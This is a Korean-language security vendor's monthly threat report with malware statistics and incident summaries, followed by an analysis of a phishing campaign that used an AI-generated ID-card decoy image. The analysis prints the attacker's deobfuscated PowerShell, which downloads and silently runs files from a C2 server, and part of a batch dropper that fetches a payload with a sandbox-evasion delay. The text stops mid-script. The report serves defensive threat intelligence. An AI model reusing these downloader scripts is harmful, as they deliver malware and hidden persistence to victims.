


No.191 | 2025.8

# ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와  
보안이슈, 해외 보안 동향을 확인하세요.



# ESRC 보안동향보고서

# CONTENTS

## 1 악성코드 통계 및 분석

01-06

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

---

## 2 최신 보안 동향

07-16

한글 서브 도메인을 사용한 스미싱 유포 주의!

# 1

## 악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

# 1. 악성코드 동향

최근 글로벌 사이버 보안 환경은 국가 주도의 해킹조직과 범죄 집단의 고도화된 공격이 빈발하며 산업 전반과 국가 인프라에 심각한 위협을 가하고 있습니다. 특히 중국 정부의 후원을 받는 해킹조직이 민간 보안기업들과 계약을 맺고 첨단 사이버 공격 기술을 체계적으로 습득하고 있는 정황이 확인됐습니다. 이들은 'APT(지능형 지속 위협)' 방식을 활용해 장기간 표적을 관찰하고 은밀히 침투해 정보를 탈취하거나 시스템을 마비시키고 있습니다. 대표 조직으로 알려진 APT41은 신뢰받는 기관을 사칭한 악성 이메일 발송, 악성코드 배포 등 고도화된 수법을 사용했으며, 대상 기관이 복구에 나선 직후 재차 침투를 시도하는 집요함을 보였습니다. 이러한 행위는 미국 및 유럽 주요 기관뿐 아니라 국내 주요 통신사 및 기업 서버까지 위협하며, 실제 SK 텔레콤 유심 정보 해킹 사건 배후로 중국계 해커 집단이 지목되기도 했습니다.

미국에서는 대규모 개인정보 유출과 기관 피해 사례가 이어졌습니다. 알리안츠생명엔 해킹으로 140만 명에 달하는 고객 정보가 유출됐으며, 마이크로소프트 서버 문서 공유 소프트웨어 취약점을 노린 공격으로 미국과 독일의 100여 개 기관이 직접적인 피해를 입었습니다. 또한 데이팅 앱 '티'의 해킹으로 약 7만여 명의 사용자 사진이 외부에 유출되는 사건이 발생했습니다. 암호화폐 업계도 연이어 공격을 받았으며, 빅원(BigONE)과 코인DCX 거래소가 각각 수백억 원 상당의 디지털 자산을 탈취당했습니다. 특히 코인DCX 사건은 내부자를 겨냥한 사회공학 공격이 원인으로 분석돼 인적 보안의 취약성이 다시금 부각됐습니다.

러시아에서도 심각한 피해가 보고되었습니다. 최대 항공사 아에로플로트가 해커 공격으로 약 7천 대에 이르는 서버가 파괴되었고, 이로 인해 주요 공항 출입국·수속 시스템이 마비되는 국가적 혼란이 발생했습니다. 한편, 북한 해킹 그룹에 대해서도 국제 사회의 대응이 강화되고 있습니다. 미국 FBI는 이들이 가상화폐를 탈취한 혐의로 약 68억 원 규모의 현상금을 내걸며, 국제 공조 하에 추적을 진행하고 있습니다.

국내에서도 공적 금융기관이 직접적인 타격을 받는 사건이 발생했습니다. SGI 서울보증은 2025년 7월 14일 랜섬웨어 공격을 받아 전산 시스템이 12시간 이상 마비됐습니다. 이로 인해 전세보증, 주택담보대출 보증, 휴대폰 할부 개통 등 주요 금융·보증 업무 전반에 심각한 차질이 빚어졌습니다. 이번 공격은 '건라'로 추정되는 랜섬웨어 조직이 SSL-VPN 장비 취약점을 활용해 침투한 것으로 분석됐습니다. 그러나 금융보안원이 신속히 대응해 몸값을 지불하지 않고도 암호화된 데이터를 복호화하는 데 성공했고, 7월 17일부터 서울보증의 주요 서비스가 정상 재개됐습니다. 서울보증은 피해 고객에 대해 전액 보상 방침을 밝히며 사태 수습에 나섰지만, 이번 사건은 국가 핵심 금융 인프라의 보안 강화 필요성을 다시 한 번 각인시켰습니다.

최근 사이버 위협은 특정 산업에 국한되지 않고, 국가 간 전략적 이해관계와 연계된 대규모·고도화 공격으로 확산되고 있습니다. 특히 중국, 러시아, 북한 등 국가 지원 해킹조직은 지속적으로 기술을 발전시키고 민간 보안 기술까지 흡수하며 공격력을 향상시키고 있습니다. 동시에 내부자 연루, 사회공학 기법 활용, 공급망 취약점 공격 등이 늘어남에 따라, 전통적 방어 체계만으로는 위협을 차단하기 어려운 구조가 되었습니다. 이에 따라 개별 기업의 보안 투자와 더불어, 국가 차원의 사이버 방어 체계 고도화, 국제 공조 기반의 위협 인텔리전스 공유, 보안 인력 양성 및 교육 강화가 시급한 상황입니다.

## 2. 악성코드 탐지 통계

### 감염 악성코드 TOP15

전월 대비 Gen:Variant.Jaik.38715 가 신규 진입하여 1위를 차지했으며, 기존 1 위였던 Adware.Generic.3184910 은 2 위로 하락했지만 감염자 수는 95,885 명에서 114,683 명으로 크게 증가했습니다.

상위 15 위 중 6 개 항목이 신규 진입하여 악성코드 유형의 다양화가 진행되고 있으며, Application.Hacktool.BBJ 는 10 위에서 15 위로 5 단계 하락하는 등 순위 변동이 활발하게 나타났습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	NEW	Gen:Variant.Jaik.38715	ETC	120,297
2	↓1	Adware.Generic.3184910	Adware	114,683
3	↓1	Gen:Variant.Ulise.544888	ETC	73,641
4	-	Exploit.CVE-2010-2568.Gen	Exploit	48,845
5	-	Gen:Variant.Tedy.675091	ETC	43,414
6	NEW	Gen:Variant.Lazy.266772	ETC	42,618
7	↓4	JS:Trojan.Cryxos.14392	Trojan	35,483
8	NEW	Gen:Variant.MSILHeracles.70317	ETC	26,117
9	NEW	Application.Generic.3907768	ETC	24,338
10	↓3	Misc.HackTool.AutoKMS	ETC	22,732
11	NEW	Gen:Variant.Barys.498283	ETC	19,030
12	↓4	Backdoor.Generic.792814	Backdoor	15,973
13	NEW	Trojan.Agent.EJZW	Trojan	14,470
14	↑1	Trojan.DDoS.Nitol.gen	Trojan	12,249
15	↓5	Application.Hacktool.BBJ	ETC	11,861

\*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2025년 7월 1일 ~ 2025년 7월 31일


## 악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 기타(Etc) 유형이 전체의 43%로 가장 높은 비율을 차지하였으며, 그 뒤를 이어 트로이목마(Trojan)가 20%, 애드웨어(Adware)가 19%, 취약점(Exploit)이 8%, 백도어(Backdoor)가 4%, 바이러스(Virus)와 스파이웨어(Spyware)가 각각 3%로 확인되었습니다.



## 카테고리별 악성코드 비율 전월 비교


2025년 7월에는 지난 6월과 비교하여 기타(ETC) 유형이 5% 증가하였고, 애드웨어(Adware) 유형은 4% 증가하였습니다. 반면 트로이목마(Trojan) 유형은 1%, 취약점(Exploit) 유형은 2%로 감소하였습니다.



### 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


#### 7월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 7월 1일부터 7월 31일까지 20,118 건의 랜섬웨어 공격 시도가 차단되었습니다.



#### 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 URL에 대한 통계로, 25년 7월 한 달간 총 17,014,612 건의 URL이 확인되었습니다. 이 수치는 6월 한 달간 총 26,362,416 건의 악성코드 경유지/유포지 URL 수에 비해 약 35.5% 가량 감소한 수치입니다. 악성코드 URL의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



# 2

## 최신 보안 동향



## 생성형 AI 로 제작된 軍 인물 이미지, 악성코드 유포에 악용!


생성형 AI로 제작된 가상 이미지를 이용해 악성코드 유포에 악용한 공격이 발견되어 사용자분들의 각별한 주의가 필요합니다.

이번 공격은 '공무원증 초안 검토 요청'이라는 제목의 피싱 메일을 통해 유포되었으며, 첨부된 초안을 검토해 달라는 내용으로 첨부파일 확인을 유도합니다.




[그림 1] 첨부파일 확인을 유도하는 피싱 메일

첨부파일은 대용량 첨부파일 형태이며, 클릭 시 외부 링크를 통해 '공무원증 초안(이름).zip' 파일이 다운로드 됩니다.



[그림 2] 다운로드 된 첨부파일

다운로드 된 ZIP 포맷 압축 파일에는 이미지 파일 아이콘으로 위장한 LNK 바로가기 파일이 존재합니다.



[그림 3] 압축파일 내 존재하는 LNK 바로가기 파일

사용자가 초안 이미지 파일로 오인하여 해당 LNK 파일을 클릭하면 파일 내부의 난독화 된 명령어가 cmd.exe 를 통해 복호화 되어 실행됩니다.


```

powershell -executionpolicy bypass -command "
$IRxxmx3srXAU = 'http://\
$EYo7iwjuP2oYWe = @(
    @{
        s = 'YSHQ7Mm2hdfJ4S4RcUD2z'
        k = 'LhUdPC3GH7z6VSupC0mK8gb2wbdNNRUWLhU'
        d = '\공무원증 초안( ).png'
        w = $true
    },
    @{
        s = 'LhUdPC3GH7z6VSupC'
        k = 'LhUdPC3GH7z6VSupC0mK8gb2wbdNNRUW'
        d = '\LhUdPC3G.bat'
        w = $false
    }
)
foreach ($B8eBvfP98Vur in $EYo7iwjuP2oYWe) {
    $zIR_2Wu = $IRxxmx3srXAU + '?nickname=' + $($B8eBvfP98Vur.s) + [char]38 + 'privatekey=' + $($B8eBvfP98Vur.k)
    $kmvOXZRZX3UR5 = $env:temp + $($B8eBvfP98Vur.d)
    curl $zIR_2Wu -o $kmvOXZRZX3UR5
    if ($B8eBvfP98Vur.w) {
        Start-Process $kmvOXZRZX3UR5
    } else {
        Start-Process $kmvOXZRZX3UR5 -WindowStyle hidden
    }
}
"

```

[그림 4] 복화된 LNK 스크립트 코드

복호화된 명령어는 파워셸 명령어로 공격자의 서버(C2)에서 먼저 사용자를 속이기 위한 미끼 파일(Decoy)인 '공무원증 초안(이름).png' 파일을 %TEMP% 폴더에 다운로드하여 보여 줍니다.



[그림 5] 미끼 파일로 사용된 공무원증 초안 이미지

공격자가 사용한 미끼 파일의 이미지는 AI 를 통해 정교하게 생성된 이미지로 확인되었습니다.

```
File Name           : 공무원증 초안 ( ) .png
Warning            : FileName encoding must be specified [x2]
File Size          : 1305 kB
File Modification Date/Time : 2025:07:18 15:24:13+09:00
File Access Date/Time   : 2025:07:18 22:18:58+09:00
File Creation Date/Time  : 2025:07:18 22:18:49+09:00
File Permissions      : -rw-rw-rw-
File Type           : PNG
File Type Extension    : png
MIME Type           : image/png
Actions Software Agent Name : GPT-4o, OpenAI API
Actions Digital Source Type : http://cv.ipfc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia
Claim Generator Info Name : ChatGPT
```

[그림 6] AI 로 생성된 이미지

이후 LhUdPC3G.bat 파일을 동일한 폴더에 다운로드한 뒤 숨김 창으로 실행합니다.

실행된 LhUdPC3G.bat 파일은 내부에서 timeout 명령을 통해 7 초간 실행을 지연시키는데, 이는 자동 분석 시스템(샌드박스)이 제한된 시간 동안만 분석하는 것을 우회하기 위한 전략으로 추측됩니다.

그 다음 curl 명령을 이용해 공격자가 서버에서 privname173.cab 압축파일을 다운로드 하고

C:\ProgramData\HncAutoUpdate 폴더에 압축을 풀어 config.bin, HncUpdateTray.exe 2 개 파일을 생성합니다.

압축 해제가 완료되면 원본 압축파일은 흔적을 남기지 않기 위해 삭제 시킵니다.


또한 생성된 HncUpdateTray.exe 파일의 지속성 유지를 위해 HncAutoUpdateTaskMachine 이름으로 스케줄러를 등록하고 7 분마다 반복적으로 동작을 수행합니다.

생성된 EXE 파일 및 스케줄러는 정상 문서프로그램의 업데이트 파일처럼 위장하기 위해 유사한 파일명을 사용한 것으로 확인됩니다.

```
@echo off
Set atp7s2j1=kI7Uot3p6lCOM8SHKZqeriTmFbdENjlLnxy05GWAscuzwPvD4fha
set headerurl=http://www.
set hdrcode="C:\Users\Public\privname173.cab"
:Start_juice
timeout -t 7 /nobreak
curl "%headerurl%" -o "%hdrcode%" -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36"
if not exist %hdrcode% (
    goto Start_juice
)
for %%A in (%hdrcode%) DO SET FSIZE=%%~zA
if %FSIZE% gtr 0 goto Eextract_juice
del /f /q %hdrcode%
goto Start_juice
:Eextract_juice
if exist %hdrcode% (
